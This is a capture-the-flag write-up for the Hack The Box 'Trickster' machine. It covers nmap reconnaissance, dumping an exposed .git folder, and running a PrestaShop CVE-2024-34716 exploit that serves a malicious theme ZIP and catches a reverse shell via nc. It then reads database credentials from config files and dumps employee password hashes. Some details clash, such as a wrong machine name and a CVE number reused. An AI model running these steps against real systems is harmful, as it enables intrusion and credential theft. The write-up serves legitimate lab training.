Introduction to Trickster:

In this writeup, we will explore the “Trickster” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.

Objective:

The goal of this walkthrough is to complete the “Usage” machine from Hack The Box by achieving the following objectives:

1. **User Flag:**

Exploiting PrestaShop for Initial Access and Credential Discovery

We exploit a vulnerable PrestaShop CMS (CVE-2024-34716) hosting an online shop to gain an initial shell as `www-data`. Credentials discovered in PHP configuration files facilitate lateral movement to a low-privileged user, enabling further exploration of the environment.
2. **Root Flag:**

Pivoting via Changedetection.io SSTI and Root Escalation with PrusaSlicer

For escalation, we pivot to an internal host running a version of Changedetection.io vulnerable to SSTI (CVE-2024-34716), leveraging this flaw to advance further within the environment. Accessing this host reveals credentials that enable lateral movement to another user with permissions to execute a vulnerable PrusaSlicer 2.6.1 binary as root, completing the privilege escalation chain.

1. Enumerating the Machine

Reconnaissance:

1. **Nmap Scan:**

Begin with a network scan to identify open ports and running services on the target machine.

“`bash

nmap -sC -sV -oN nmap_initial.txt 10.10.10.10

Nmap Output:


```
┌──[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $nmap -sC -sV 10.10.11.34 -oA initial
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-29 22:11 EST
Nmap scan report for 10.10.11.34
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://trickster.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.18 seconds
┌──[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $
```


Analysis:

- **Port 22 (SSH):** OpenSSH 8.9p1 on Ubuntu with ECDSA and ED25519 host keys for secure remote access.
- **Port 80 (HTTP):** Apache 2.4.52 on Ubuntu with a redirect to `http://trickster.htb/`.


Web Enumeration:

Perform web enumeration to discover potentially exploitable directories and files.






While exploring the website, we discover a subdomain, *shop.trickster.htb*, which appears to be built using the PrestaShop CMS.



The website interface seems similar to the one shown above.

Fuzzing for hidden content reveals the presence of a `.git` folder.




```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $git-dumper http://shop.trickster.htb/.git/ git
[-] Testing http://shop.trickster.htb/.git/HEAD [200]
[-] Testing http://shop.trickster.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://shop.trickster.htb/.git/ [200]
[-] Fetching http://shop.trickster.htb/.gitignore [404]
[-] http://shop.trickster.htb/.gitignore responded with status code 404
[-] Fetching http://shop.trickster.htb/.git/logs/ [200]
[-] Fetching http://shop.trickster.htb/.git/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/branches/ [200]
[-] Fetching http://shop.trickster.htb/.git/description [200]
[-] Fetching http://shop.trickster.htb/.git/info/ [200]
[-] Fetching http://shop.trickster.htb/.git/config [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/ [200]
[-] Fetching http://shop.trickster.htb/.git/refs/ [200]
[-] Fetching http://shop.trickster.htb/.git/index [200]
[-] Fetching http://shop.trickster.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://shop.trickster.htb/.git/objects/ [200]
[-] Fetching http://shop.trickster.htb/.git/logs/refs/ [200]
[-] Fetching http://shop.trickster.htb/.git/logs/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/refs/heads/ [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://shop.trickster.htb/.git/refs/tags/ [200]
[-] Fetching http://shop.trickster.htb/.git/info/exclude [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/post-update.sample [200]
```

By utilizing `it` ***git-dumper***, we can download the contents of the exposed `.git` directory. This tool helps reconstruct the repository, including its full commit history, which may reveal sensitive information such as source code, configuration files, or accidentally committed credentials.

```
┌─[dark@parrot]─[~/Documents/htb/trickster/git]
└──╼ $ls
admin634ewutrx1jgitlooaj  autoload.php  error500.html  index.php  init.php  Install_PrestaShop.html  INSTALL.txt  LICENSES  Makefile
┌─[dark@parrot]─[~/Documents/htb/trickster/git]
└──╼ $
```


```
┌─[dark@parrot]─[~/Documents/htb/trickster/git/admin634ewutrx1jgitlooaj]
└──╼ $ls
autoupgrade  bootstrap.php           export       filemanager     functions.php       header.inc.php  index.php  robots.txt
backups      cron_currency_rates.php  favicon.ico  footer.inc.php  get-file-admin.php  import          init.php   themes
┌─[dark@parrot]─[~/Documents/htb/trickster/git/admin634ewutrx1jgitlooaj]
└──╼ $
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster/git]
└──╼ $git log
commit 0cbc7831c1104f1fb0948ba46f75f1666e18e64c (HEAD -> admin_panel)
Author: adam <adam@trickster.htb>
Date:   Fri May 24 04:13:19 2024 -0400

    update admin pannel
┌─[dark@parrot]─[~/Documents/htb/trickster/git]
└──╼ $
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster/git]
└──╼ $git show 0cbc7831c1104f1fb0948ba46f75f1666e18e64c
commit 0cbc7831c1104f1fb0948ba46f75f1666e18e64c (HEAD -> admin_panel)
Author: adam <adam@trickster.htb>
Date:   Fri May 24 04:13:19 2024 -0400

    update admin pannel

diff --git a/.php-cs-fixer.dist.php b/.php-cs-fixer.dist.php
new file mode 100644
index 0000000..4f6c2eb
--- /dev/null
+++ b/.php-cs-fixer.dist.php
@@ -0,0 +1,52 @@
+<?php
+
+ini_set('memory_limit','256M');
+
+$finder = PhpCsFixer\Finder::create()->in([
+    __DIR__.'/src',
+    __DIR__.'/classes',
+    __DIR__.'/controllers',
+    __DIR__.'/tests',
+    __DIR__.'/tools/profiling',
+])->notPath([
```

```
...skipping...
diff --git a/admin634ewutrx1jgitlooaj/themes/default/js/jquery.fileupload-image.js b/admin634ewutrx1jgitlooaj/themes/default/js/jquery.fileupl
oad-image.js
new file mode 100644
index 0000000..d92833b
--- /dev/null
+++ b/admin634ewutrx1jgitlooaj/themes/default/js/jquery.fileupload-image.js
```

Navigate to the `admin634ewutrx1jgitlooaj` folder to uncover the installed PrestaShop version (8.1.5).



Check for vulnerabilities at CVE-2024-34716 on CVE Details, and find the PoC at GitHub.

When running the PoC, you'll notice it depends on the `ncat` binary, so you might need to make a slight modification to use `nc` or any other similar tool.

```
┌[dark@parrot]-[~/Documents/htb/trickster/CVE-2024-34716]
└─→ $python3 exploit.py --url "http://shop.trickster.htb" --email "dark@trickster.htb" --local-ip 10.10.14.32 --admin-path "admin634ewutrx1jg
itlooaj"
[X] Starting exploit with:
        Url: http://shop.trickster.htb
        Email: dark@trickster.htb
        Local IP: 10.10.14.32
        Admin Path: admin634ewutrx1jgitlooaj
[X] Ncat is now listening on port 12345. Press Ctrl+C to terminate.
Serving at http.Server on port 5000
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:12345
Ncat: Listening on 0.0.0.0:12345
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
```

```
┌[✗]-[dark@parrot]-[~/Documents/htb/trickster/CVE-2024-34716]
└─→ $sudo python3 -m http.server 5000
[sudo] password for dark:
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
10.10.11.34 - - [29/Jan/2025 23:54:37] code 404, message File not found
10.10.11.34 - - [29/Jan/2025 23:54:37] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 404 -
10.10.11.34 - - [29/Jan/2025 23:55:45] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
```

```
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 500
```

Since `www-data` permissions are typically limited, a common approach is to search for credentials within PHP configuration files, although this method may not always be reliable or stable.

```
┌[dark@parrot]-[~/Documents/htb/trickster/CVE-2024-34716]
└─→ $python3 exploit.py --url "http://shop.trickster.htb" --email "dark@trickster.htb" --local-ip 10.10.15.32 --admin-path "admin634ewutrx1jg
itlooaj"
[X] Starting exploit with:
        Url: http://shop.trickster.htb
        Email: dark@trickster.htb
        Local IP: 10.10.15.32
        Admin Path: admin634ewutrx1jgitlooaj

[X] nc is now listening on port 12345. Press Ctrl+C to terminate.
Serving at http.Server on port 5000
listening on [any] 12345 ...
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
Request: GET /ps_next_8_theme_malicious.zip HTTP/1.1
Response: 200 -
10.10.11.34 - - [30/Jan/2025 00:27:01] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
connect to [10.10.15.32] from (UNKNOWN) [10.10.11.34] 48258
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 05:27:27 up 19:26,  1 user,  load average: 0.15, 0.16, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
james    pts/3    10.10.14.156     05:19    8:00   0.02s  0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

It requires a bit more patience, as finding credentials in PHP configuration files can sometimes take time, but it's often worth the effort.

Script explanation

This script exploits a vulnerability in ***PrestaShop (CVE-2024-34716)*** by collecting essential information, such as the target PrestaShop URL, admin email, local IP address, and admin path. It then crafts a malicious payload by modifying HTML and PHP files and packaging them into a ZIP file with a reverse shell script. When the ZIP file is uploaded through a contact form on the PrestaShop server, the script sends a GET request to gather a security token and submits the payload via a POST request. If successful, the script monitors for the reverse shell connection.
Once the reverse shell is detected, the script sets up a local HTTP server to listen on port 12345 for incoming connections, allowing the attacker to remotely control the compromised server. This exploit can have severe consequences, including unauthorized access to sensitive data, malware distribution, and denial-of-service attacks. To prevent such vulnerabilities, it's crucial to keep software updated, use strong passwords, back up data regularly, and deploy security software. Security testing should always be conducted with proper authorization and adherence to legal and ethical standards.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@trickster:/$
```

```
www-data@trickster:/$ ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
www-data@trickster:/$
```

```
www-data@trickster:~$ ls
html  prestashop  trickster
www-data@trickster:~$
```

```
www-data@trickster:~/prestashop/config$ dir
dir
alias.php                defines.inc.php      smarty.config.inc.php
autoload.php             defines_uri.inc.php  smartyadmin.config.inc.php
bootstrap.php            index.php            smartyfront.config.inc.php
config.inc.php           services             themes
db_slave_server.inc.php  settings.inc.php     xml
www-data@trickster:~/prestashop/config$
```

```
www-data@trickster:~/prestashop/config$ cat config.inc.php
cat config.inc.php
<?php
/**
 * Copyright since 2007 PrestaShop SA and Contributors
 * PrestaShop is an International Registered Trademark & Property of PrestaShop SA
 *
 * NOTICE OF LICENSE
 *
 * This source file is subject to the Open Software License (OSL 3.0)
 * that is bundled with this package in the file LICENSE.md.
 * It is also available through the world-wide-web at this URL:
 * https://opensource.org/licenses/OSL-3.0
 * If you did not receive a copy of the license and are unable to
 * obtain it through the world-wide-web, please send an email
 * to license@prestashop.com so we can send you a copy immediately.
 *
 * DISCLAIMER
 *
 * Do not edit or add to this file if you wish to upgrade PrestaShop to newer
 * versions in the future. If you wish to customize PrestaShop for your
 * needs please refer to https://devdocs.prestashop.com/ for more information.
 *
 * @author    PrestaShop SA and Contributors <contact@prestashop.com>
 * @copyright Since 2007 PrestaShop SA and Contributors
 * @license   https://opensource.org/licenses/OSL-3.0 Open Software License (OSL 3.0)
 */

use PrestaShop\PrestaShop\Core\Session\SessionHandler;
```

```
/* No settings file? goto installer... */
if (!file_exists(_PS_ROOT_DIR_ . '/app/config/parameters.yml') && !file_exists(_PS_ROOT_DIR_ . '/app/config/parameters.php')) {
    Tools::redirectToInstall();
}
```

```
www-data@trickster:~/prestashop$ ls
ls
INSTALL.txt               classes        init.php           src
Install_PrestaShop.html   composer.lock  js                 templates
LICENSES                  config         localization       themes
Makefile                  controllers    mails              tools
admin634ewutrx1jgitlooaj  docs           modules            translations
app                       download       override           upload
autoload.php              error500.html  pdf                var
bin                       img            phpstan.neon.dist  vendor
cache                     index.php      robots.txt         webservice
www-data@trickster:~/prestashop$
```

```
www-data@trickster:~/prestashop/app/config$ ir
dir
addons                  config_legacy_test.yml  routing.yml
api_platform            config_prod.yml         routing_dev.yml
config.yml              config_test.yml         security_dev.yml
config_dev.yml          doctrine.yml            security_prod.yml
config_legacy.yml       parameters.php          security_test.yml
config_legacy_dev.yml   parameters.yml          services.yml
config_legacy_prod.yml  parameters.yml.dist     set_parameters.php
```

```
www-data@trickster:~/prestashop/app/config$ find / -name "parameters.php" 2>/dev/null
<p/config$ find / -name "parameters.php" 2>/dev/null
/var/www/prestashop/app/config/parameters.php
www-data@trickster:~/prestashop/app/config$
```

```
www-data@trickster:~/prestashop/app/config$ cat /var/www/prestashop/app/config/parameters.php
<$ cat /var/www/prestashop/app/config/parameters.php
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
    'mailer_user' => NULL,
    'mailer_password' => NULL,
    'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
    'ps_caching' => 'CacheMemcache',
    'ps_cache_enable' => false,
    'ps_creation_date' => '2024-05-25',
    'locale' => 'en-US',
    'use_debug_toolbar' => true,
    'cookie_key' => '8PR6s1SJZLPCjXTegH7fXttSAXbG2h6wfCD3cLk5GpvkGAZ4K9hMXpxBxrf7s42i',
    'cookie_iv' => 'fQoIWUoOLU0hiM2VmI1KPY61DtUsUx8g',
    'new_cookie_key' => 'def00001a30bb7f2f22b0a7790f2268f8c634898e0e1d32444c3a03f4040bd5e8cb44bdb57a73f70e01cf83a38ec5d2ddc1741476e83c45f97f7
63e7491cc5e002aff47',
    'api_public_key' => '-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuSFQP3xrZccKbS/VGKMr
v8dF4IJh9F9NvmPZqiFNpJnBHhfWE3YVM/OrEREGKztkHFsQGUZXFIwiBQVs5kAG
5jfw+hQrl89+JRD0ogZ+OHUfN/CgmM2eq1H/gxAYfcRfwjSlOh2YzAwpLvwtYXBt
Scu6QqRAdotokqW2m3aMt+LV8ERdFsBkj+/OVdJ8oslvSt6Kgf39DnBpGIXAqaFc
```

Use the `ps_employee` credentials to log into the MySQL PrestaShop database, but first, you need to obtain a full interactive shell. Once you have access, you can connect to the database and dump the password hashes.
The `ps_employee` table in the PrestaShop database contains information about the employees with access to the platform. For example, the first row shows an employee with the email `admin@trickster.htb`, whose password is stored as a hashed value (`$2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C`). This employee has the profile ID `1` and is active, with the last connection date recorded as `2024-10-16`. The second row shows another employee with the email `james@trickster.htb` and a different hashed password. Both entries contain additional details such as their profile, language, and other configuration settings related to the PrestaShop backend. This information can be useful for attacking and gaining further access to the platform.

```
);www-data@trickster:~/prestashop/app/config$ mysql -u ps_user -p
mysql -u ps_user -p
Enter password: prest@shop_o

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 27358
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| prestashop         |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> use prestashop
use prestashop
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [prestashop]>
```

```
MariaDB [prestashop]> show tables;
show tables;
+-----------------------------------------------+
| Tables_in_prestashop                          |
+-----------------------------------------------+
| ps_access                                     |
| ps_accessory                                  |
| ps_address                                    |
| ps_address_format                             |
| ps_admin_filter                               |
| ps_alias                                      |
| ps_api_access                                 |
| ps_attachment                                 |
| ps_attachment_lang                            |
| ps_attribute                                  |
| ps_attribute_group                            |
| ps_attribute_group_lang                       |
| ps_attribute_group_shop                       |
| ps_attribute_lang                             |
| ps_attribute_shop                             |
| ps_authorization_role                         |
| ps_authorized_application                     |
| ps_blockwishlist_statistics                   |
| ps_carrier                                    |
| ps_carrier_group                              |
| ps_customization_field                        |
| ps_customization_field_lang                   |
| ps_customized_data                            |
| ps_date_range                                 |
| ps_delivery                                   |
| ps_emailsubscription                          |
| ps_employee                                   |
| ps_employee_session                           |
| ps_employee_shop                              |
```

```
MariaDB [prestashop]> select * from ps_employee;
select * from ps_employee;
+-------------+------------+---------+----------+-----------+--------------------+-------------------------------------------------------------
---+--------------------+----------------+--------------+--------------------+----------------+--------------------+-----------------
